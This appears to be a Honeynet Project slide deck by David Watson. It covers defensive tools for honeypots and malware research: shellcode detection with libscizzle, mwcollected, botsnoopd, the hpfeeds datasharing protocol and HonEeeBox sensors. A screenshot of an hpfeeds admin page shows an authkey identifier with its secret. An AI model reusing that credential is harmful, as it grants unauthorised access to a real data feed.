| outfile    | specify an output file for stream dumps (see dumpt)                               |
| pipe       | pipe selected stream through an external program (see ext)                        |
| quit       | quit program                                                                      |
| status     | display program status                                                            |
| timestamps | toggle time display format (absolute/relative)                                    |

```
streams> analyze /tmp/http.pcap
file processed, 4 streams (2 non-empty and complete).
streams> list
```

<http://src.carnivore.it/streams>

David Watson (david@honeynet.org.uk)





## The HoneyNet Project

[Home](#) > [Security Workshops](#) > [2011 - Paris](#)

### Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [Honeynet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Create content](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- [Latest images](#)
- ▽ [Security Workshops](#)
  - ▽ [2011 - Paris](#)
    - [Session 1 - 1](#)
    - [Session 1 - 2](#)
    - [Session 2 - 1](#)
    - [Session 2 - 2](#)
    - [Session 2 - 3](#)
    - [Session 3 - 1](#)

### Session 2 - 1 - Efficient analysis of malicious bytecode linespeed shellcode detection and fast sandboxing

#### Presentation Abstract

Generic shellcode detection at arbitrary bytestream level has been discussed before, this implementation takes it to a performant level where a commodity laptop can do it on 1 Gbit linespeed. The LDT in conjunction with a disassembler engine is used to execute potential malicious bytecode in a secure fashion and thereby identify shellcode. It is explained how the engine works and some real-world shellcode from DefCon CTF, real incidents and Metasploit is briefly analyzed and demo'ed.

Get the slides [here](#)

View the video [here](#)



pic by Cedric Blancher  
(CC BY-SA-NC)

#### Part 1/2 - HPW2011 - Efficient Analysis of Mali...



[http://www.honeynet.org/SecurityWorkshops/2011\\_Paris/Session2\\_1-Shellcode](http://www.honeynet.org/SecurityWorkshops/2011_Paris/Session2_1-Shellcode)

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))

## Efficient Bytecode Analysis: Linespeed Shellcode Detection

McAfee

Georg Wicherski  
Security Researcher



### Evaluation: Performance

McAfee

```
$ ./libscizzle-test < urandom.bin
[*] Filtering / scanning over 32.0 MiB of data took 105 ms.
[*] Verifying 700 shellcode candidate offsets...
[*] Verification over 32.0 MiB of data took 217 ms.
[*] Everything over 32.0 MiB of data took 322 ms.
```

- 99.38 Mib / sec, 795 MiB / sec on my presentation laptop, single core
- About 1000x faster than libemu, *a lot faster* than Markov Chains
- This is fast enough to do it inline at GigaBit speed on a commodity server, think IPS
- Real world data has usually better properties than purely random data

### libscizzle


McAfee

- Identification of possible GetPC sequences
  - A little less strict than libemu in terms of triggering combinations
- Brute force possible starting location around sequence
  - Efficient emulation allows this performance wise
- Use *efficient* sandboxed hardware execution for verification
  - No, this is not virtualization, no VT involved
  - Yes, it is secure, so we do not get owned (trivially)

### Evaluation: Success Rate

McAfee


- False Positives: none.
  - If it is detected, it resembles valid shellcode
  - Random data might resemble valid shellcode but this is a philosophical problem then, highly unlikely.
- False Negatives: none so far
  - Tested on a lot of public shellcodes (tricky Metasploit ones, egghunters)
  - Used during CTFs for *testing libscizzle*, detected everything
    - DefCon, ruCTFe, ...



[https://honeynet.org/files/shellcode\\_detection.pdf](https://honeynet.org/files/shellcode_detection.pdf)

David Watson (david@honeynet.org.uk)





The screenshot shows the 'code.mwcollect.org' website. At the top is a navigation bar with 'Home', 'Projects', and 'Help'. Below this is a blue header with the site name. The main content area is titled 'Projects' and includes a link to 'View all issues | Overview'. It lists three projects: 'libnetworkd', 'pylibscizzle', and 'mwcollected'. Each project has a brief description and a link to its Git repository. 'libnetworkd' is a C++ network daemon library. 'pylibscizzle' is a Python binding for 'libscizzle'. 'mwcollected' is a malware collection daemon. The page also mentions a Wiki for documentation and installation instructions.

Home Projects Help

# code.mwcollect.org

## Projects

[View all issues](#) | [Overview](#)

### libnetworkd

**libnetworkd** is a generic library for rapid asynchronous C++ network daemon development.

### pylibscizzle

□ cython based Python bindings for □ libscizzle by Jason Jones.

Check out the GIT from □ <http://git.mwcollect.org/pylibscizzle.git/>

### mwcollected

**mwcollected** is a versatile malware collection daemon, uniting the best features of nepenthes and honeytrap licensed under the GPL.

The GIT repository can be pulled from □ <http://git.mwcollect.org/mwcollected.git/>

Please refer to the Wiki for the [Documentation](#) and information on [Installing mwcollected](#)....

<http://code.mwcollect.org/projects>

Home Projects Help

# mwcollected

OverviewActivityRoadmapIssuesWikiFilesRepository

## Overview

**mwcollected** is a versatile malware collection daemon, uniting the best features of nepenthes and honeytrap licensed under the LGPL.

The GIT repository can be pulled from <http://git.mwcollect.org/mwcollected.git/>

Please refer to the Wiki for the Documentation and information on Installing mwcollected.

### Project Contributors:

- Directly to mwcollected:
  - Georg Wicherski
  - Mark Schloesser (smb)
  - Elvin Mehmedagic (deb's)
- Indirectly (the hard working guys of the [dionaea honeypot](#))
  - Tan Kean Siong (smb)
  - Markus Koetter (smb)

### Members

Manager: Georg Wicherski  
Developer: Mark Schloesser  
Reporter: Kamluk Vitaly

<http://code.mwcollect.org/projects/mwcollected>

David Watson (david@honeynet.org.uk)

## Next topic

[Installing botsnoopd](#)

## Quick search

  
Go

Enter search terms or a module, class or function name.

# botsnoopd

botsnoopd is a *generic* botnet monitoring daemon that was designed to scale up to monitoring thousands of botnets on a single botsnoopd instance, given that appropriate bandwidth is available. To achieve these goals, botsnoopd makes use of a modular design, asynchronous I/O and high-performance backends.

This documentation explains how to setup and run botsnoopd, select and configure modules and seed backends with C&C information.

- [Installing botsnoopd](#)
  - [Building from source](#)
    - [Providing the botsnoopd build dependencies](#)
    - [Compiling and Installing botsnoopd](#)
  - [Configuration and Running](#)
    - [Main Configuration File](#)
    - [Starting botsnoopd](#)
- [botsnoopd Modules](#)
  - [Backend Modules](#)
    - [interface-psql](#), the PostgreSQL database backend
    - [interface-irc](#), the interactive console
  - [Client Modules](#)
    - [client-irc](#), monitoring IRC networks efficiently
    - [client-python3](#), writing custom clients in Python 3
  - [Other Modules](#)
    - [download-curl](#), download URLs with libcurl
    - [regex-download](#), download URLs within commands
    - [submit-mwserve](#), Upload Malware Binaries via HTTPS



# HPFeeds



# Datasharing Diversity

## Malware data submissions

- submit\_basic (always upload binary)
- submit\_http
- submit\_mwserv
- XMPP

## Custom one-to-one data exchange


- HTTP/HTTPS static files
- FTP
- E-Mail
- scp / rsync





# Datasharing

## Format and Protocol Diversity





## XMPP: the solution

### XMPP chat channels for datasharing

- instant messaging & presence protocol
- chatrooms for malware/attack info
- complex protocol - features largely unused  
→ nice in theory, tedious in practice
- want access? ask Markus!
- have access? write xmpp-to-your-database connector
- anon-events (ACL), anon-files (public)




## XMPP: binary data over XML?

```
<challenge xmlns='urn:ietf:params:xml:ns:xmpp-sasl'>  
cmVhbG09InNvbWVyZWFSbSIscbm9uY2U9Ik9BNk1HOXRFUUdtMmhoIixxb3A9ImFldGgi  
LGNoYXJzZXQ9dXRmLTgsYWxnb3JpdGhtPW1kNS1zZXNzCg==  
</challenge>
```

```
<response xmlns='urn:ietf:params:xml:ns:xmpp-sasl'>  
dXNlcm5hbWU9InNvbWVub2RlIixyZWFSbT0ic29tZXJlYWxtIixub25jZT0i  
T0E2TUc5dEVRR20yaGgiLGNub25jZT0iT0E2TUhYaDZWcVRyUmsiLG5jPTAw  
MDAwMDAxLHFvcD1hdXRoLGRpZ2VzdC1lcmk9InhtcHAvZXhhbXBsZS5jb20i  
LHJlc3Bvb3NlPWQzODhkYWQ5MGQ0YmJkNzYwYTE1MjMyMWYyMTQzYWY3LGNo  
YXJzZXQ9dXRmLTgs  
</response>
```



# Publish-subscribe generic data sharing





## Solution outline

### New datafeed protocol

- publish-subscribe channel based
- simple wire-format, easy to implement and use
- no assumptions about payloads, e.g. binary data support
- authenticated
- multiple sources/sinks per user with separate ACL
- users should be able to delegate access themselves





## The shiny new hpfeeds

### Take all requirements, implement it!

- 5 protocol message types: ERROR, INFO, AUTH, PUBLISH, SUBSCRIBE
- Feed broker implementation (server side)
- Reference client utility
- Dionaea submission module
- Glastopf submission module
- Statistics sink
- ACL management webinterface (still pretty rough)





## hpfeeds details?

### Misc.

- Users only manage ACL for “Authkeys” (being source or sink)
- Protocol access through Authkeys: (identifier, secret)
- ERROR: errormessage
- INFO: servername, random nonce
- AUTH: identifier, hash(nonce+secret)
- PUBLISH: identifier, channel, content
- SUBSCRIBE: identifier, channel

github

[Signup and Pricing](#)[Explore GitHub](#)[Features](#)[Blog](#)[Login](#)😊 [rep](#) / [hpfeeds](#)[Watch](#)[Fork](#)[7](#)[3](#)

Code

Network

Pull Requests 0

Issues 0

Stats &amp; Graphs

HoneyNet Project generic authenticated datafeed protocol

<https://github.com/rep/hpfeeds>

ZIP



HTTP

Git Read-Only

<https://github.com/rep/hpfeeds.git>

Read-Only access

⬆ branch: master ▾

Files

Commits

Branches 1

Tags

Downloads

🕒 Latest commit to the **master** branch

update hpfeeds dionaea module, some bugfixes, a little async race fix

 [rep](#) authored January 18, 2012

commit 7504bcaad2

[hpfeeds](#) /

| name                                                                                                        | age               | message                                                                                       | <a href="#">history</a> |
|-------------------------------------------------------------------------------------------------------------|-------------------|-----------------------------------------------------------------------------------------------|-------------------------|
|  <a href="#">broker</a>  | April 12, 2011    | digest instead of hexdigest [ <a href="#">rep</a> ]                                           |                         |
|  <a href="#">cli</a>     | January 16, 2012  | add a really basic postgres example [ <a href="#">rep</a> ]                                   |                         |
|  <a href="#">dionaea</a> | January 18, 2012  | update hpfeeds dionaea module, some bugfixes, a little async race fix [ <a href="#">rep</a> ] |                         |
|  <a href="#">kippo</a>   | December 07, 2011 | add kippo module [ <a href="#">rep</a> ]                                                      |                         |

<https://github.com/rep/hpfeeds>David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))




# **HonEeeBox and HPFeeds**

## HonEeeBox Approach

- Build small, cheap, highly portable low interaction honeypots for distributed malware collection to a central location
- Deploy widely and internationally (100+)
- Centralised sample submission (anon opt)
- 'Outsource' malware binary analysis to Shadowserver, VirusTotal, etc
- Focus development on reporting and analysis UI, then data analysis
- Add p0f data, netflow, kippo, etc



## Asus Eee PC Box (B202)



- Intel Atom x86 CPU
- 1.6 GHz HT
- 1GB RAM
- 160GB hard disk
- Standard PC I/O
- Hardware warranty
- Small, quiet, low power, easy to ship (Raspberry Pi?)
- Minimal Debian Squeeze installation
- Dionaea + HPFeeds
- Image or repos
- Live CD / USB / VM
- We ship it, you boot it and set locale

# The HoneyNet

P R O J E C T

**shadowSERVER**

Boot menu

Live

Live (failsafe)

Live 686

Live 686 (failsafe)

Text Install

Text Expert


Text Rescue

Text Auto

```
Checking file systems...fsck from util-linux-ng 2.17.2
done.
Mounting local filesystems...done.
Activating swapfile swap...done.
Cleaning up temporary files....
Setting kernel variables ...done.
Setting up resolvconf.../etc/resolvconf/update.d/libc: Warning: /etc/resolv.conf
is not a symbolic link to /etc/resolvconf/run/resolv.conf
done.
Setting up networking....
Configuring network interfaces...done.
Cleaning up temporary files....
Setting console screen modes.
Skipping font and keymap setup (handled by console-setup).
Setting up console font and keymap...done.
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting enhanced syslogd: rsyslogd.
Starting periodic command scheduler: cron.
Starting system message bus: dbus.
Starting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 debian tty1

debian login: _
```



The screenshot shows a web browser window with the URL `hpfeeds.honeycloud.net/editak/bj3gn@hp1/`. The page has a blue header with the **hpfeeds** logo and the text **HONEYNET PROJECT GENERIC DATAFEEDS**. Below the header is a navigation bar with links: [Home](#), [Users](#), [Channels](#), [Authkeys](#), [Settings](#), and a status bar indicating **Logged in as « david »** with a [Logout](#) link.

## Authkey bj3gn@hp1 EDIT

Identifier: bj3gn@hp1  
Secret: ykqztript3sn5hga  
Comment: My HonEeeBox Pub Key

The Authkey has access to the following channels:

| Channel                       | Access                                                                         |
|-------------------------------|--------------------------------------------------------------------------------|
| dionaea.dcerpcrequests        | <input type="checkbox"/> subscribe <input checked="" type="checkbox"/> publish |
| dionaea.shellcodeprofiles     | <input type="checkbox"/> subscribe <input checked="" type="checkbox"/> publish |
| mwbinary.dionaea.sensorunique | <input type="checkbox"/> subscribe <input checked="" type="checkbox"/> publish |
| dionaea.capture               | <input type="checkbox"/> subscribe <input checked="" type="checkbox"/> publish |

<https://hpfeeds.honeycloud.net>

David Watson (david@honeynet.org.uk)

```
pythonfeed.py --hosthpfeeds.honeycloud.net -p 10000 -c  
dionaea.capture -i your-sub-authkey-identifier -s your-pub-  
authkey-secret subscribe
```

```
pythonfeed.py --hosthpfeeds.honeycloud.net -p 10000 -c  
dionaea.shellcodeprofiles -i your-sub-authkey-identifier -s  
your-pub-authkey-secret subscribe
```

```
pythonfeed.py --hosthpfeeds.honeycloud.net -p 10000 -c  
dionaea.dcerpcrequests -i your-sub-authkey-identifier -s your-  
pub-authkey-secret subscribe
```

```
pythonfeed.py --hosthpfeeds.honeycloud.net -p 10000 -c  
mwbinary.dionaea.sensorunique -i your-sub-authkey-identifier -  
s your-pub-authkey-secret subscribe
```

# HonEeeBox Participation

- 1+ public IP addresses (more is better)
- 1+ networked x86 PC/server(s) to boot ISO or USB key  
or space to host HonEeeBox sensor hardware
- Be willing to submit basic attack data  
(SRC IP, download URL, MD5, timestamp, binary)
- Be willing to share collected malware samples with all participants, Project members and partners / sponsors
- Accept submissions from existing Dionaea sensors
- Funding for additional sensor deployment
  - Regional, CERT, industry, academic, etc
- Always need sponsorship ;-)



Example HoneeBox Reporting Interface using Ext-JS - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://honeebox.net/demo\_schema1/

Most Visited Getting Started Latest Headlines

## Attack Summary Panel

Total Attacks: 3409 (+36) Total Attacker IPs: 1202 (+28) Total Victim IPs: 167 (+17) Total MD5sums: 566 (+22) Sensors: 10 (4) AV Undetected: 4015 / 28579 (14.0%)

## Attack Browser

